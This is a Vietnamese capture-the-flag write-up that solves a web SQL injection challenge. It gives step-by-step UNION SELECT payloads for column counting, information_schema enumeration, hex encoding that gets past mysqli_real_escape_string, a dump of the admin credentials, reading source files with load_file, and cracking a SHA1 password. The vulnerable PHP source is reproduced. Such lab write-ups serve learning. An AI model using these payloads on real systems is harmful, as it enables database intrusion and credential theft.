Sau khi fuzz lỗi, mình thấy sql injection ở url: web-serveur/ch31/?action=members&id=1'

*You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\'' at line 1*

Mysqli\_real\_escape\_string: dấu nháy đơn ‘ 🡪 \’ (không dùng nháy đơn dc)

Mình kiểm tra số cột bằng UNION

Id=1 union select null,null,null,null 🡪 no result found

Câu truy vấn có 4 cột nhưng chỉ print 3 cột

|  |  |  |  |
| --- | --- | --- | --- |
| ID | Username |  | Email |
| 1 | admin |  | admin@super-secure-webapp.org |
| null | null | null | null |

Kết quả có 2 dòng, csdl ko bt truy suất dòng nào🡪 no result found

Id=1 and 1=2 union select null,null,null,null🡪 table có 4 cột

Tại sao phải thêm đk 1=2?

Khi id=1, nó ra data gì đó, 1=2 đk sai thì nó kh ra data

Kết quả còn 1 dòng.

|  |  |  |  |
| --- | --- | --- | --- |
| ID | Username |  | Email |
| null | null | null | null |

🡪câu truy vấn thành công.

Ngoài ra bạn có thể dùng limit/offset để nó trả về 1 record

(Trong trường hợp là chuỗi, để print thành công🡪url=?id=’ union select null,null--)

Tiếp theo mình sẽ kiểm tra version:

Payload: 1 and 1=2 union select null,null,null,@@version 🡪Maria DB

Kiểm tra tên bảng:

C1: 1 and 1=2 union select null,null,null,(select table\_name from information\_schema.tables where table\_schema=database()) 🡪table member

C2: 1 and 1=2 union select null,null,null,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()

Kiểm tra tên cột:

C1: 1 and 1=2 union select null,null,null,(select column\_name from information\_schema.columns where table\_name=0x6d656d626572 limit 0,1)

Vì where table\_name=’member’ có dấu nháy đơn🡪 truy vấn ko thành công

Để bypass đc mysqli\_real\_escape\_string 🡪 mã hóa hexa

member 🡪 0x6d656d626572 (khi đưa vào csdl không cần dấu nháy đơn, dấu +)

Nếu không có limit 0,1 sẽ báo lỗi “Subquery returns more than 1 row”.

C2: 1 and 1=2 union select null,null,null, group\_concat(column\_name) from information\_schema.columns where table\_name=0x6d656d626572

kết quả: member\_id,member\_login,member\_password,member\_email (rất nhanh)

🡪Dễ dàng tìm được mk của admin

1 and 1=2 union select null,null,null,group\_concat(member\_login,0x3a,member\_password) from member (0x3a là dấu : )

admin:VA5QA1cCVQgPXwEAXwZVVVsHBgtfUVBaV1QEAwIFVAJWAwBRC1tRVA==

Nhưng password lại là base64 @@. Mình nghĩ cứ decode ra là xong nhưng mà nó không phải là plain-text.

Mục đích của challenge là đọc file source.

Mình sẽ dùng hàm load\_file, pathfile là /challenge/web-serveur/ch31/index.php

Mã hex là: 0x2f6368616c6c656e67652f7765622d736572766575722f636833312f696e6465782e706870

Payload:

1 and 1=2 union select null,null,null,load\_file(0x2f6368616c6c656e67652f7765622d736572766575722f636833312f696e6465782e706870)

if(isset($\_POST['username'], $\_POST['password']) && !empty($\_POST['username']) && !empty($\_POST['password']))

{

$user = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], strtolower($\_POST['username']));

$pass = sha1($\_POST['password']);

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], "SELECT member\_password FROM member WHERE member\_login='".$user."'");

if(mysqli\_num\_rows($result) == 1)

{

$data = mysqli\_fetch\_array($result);

if($pass == stringxor($key, base64\_decode($data['member\_password']))){

// authentication success

print "<p>Authentication success !!</p>";

if ($user == "admin")

print "<p>Yeah !!! You're admin ! Use this password to complete this challenge.</p>";

else

print "<p>But... you're not admin !</p>";

}

else{

// authentication failed

print "<p>Authentication failed !</p>";

}

}

else{

print "<p>User not found !</p>";

}

}

}

if($\_GET['action'] == "members"){

if(isset($\_GET['id']) && !empty($\_GET['id']))

{

// secure ID variable

$id = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $\_GET['id']);

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], "SELECT \* FROM member WHERE member\_id=$id") or die(mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]));

if(mysqli\_num\_rows($result) == 1)

{

$data = mysqli\_fetch\_array($result);

print "ID : ".$data["member\_id"]."<br />";

print "Username : ".$data["member\_login"]."<br />";

print "Email : ".$data["member\_email"]."<br />";

}

else{

print "no result found";

}

}

else{

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], "SELECT \* FROM member");

while ($row = mysqli\_fetch\_assoc($result)) {


print "<p><a href=\"?action=members&id=".$row['member\_id']."\">".$row['member\_login']."</a></p>";

}

}

}


Đây là source code. Ta chỉ cần chú ý điểm quan trọng là giải dc bài toán





Nghĩa là mk ta nhập vào sẽ được mã hóa sha1 phải bằng stringxor($key, base64\_decode($data[‘member\_password’]

Hàm stringxor (nguồn: https://3v4l.org/Q2ne0)



giải mã hash sha1 : 77be4fc97f77f5f48308942bb6e32aacabed9cef 🡪 superpassword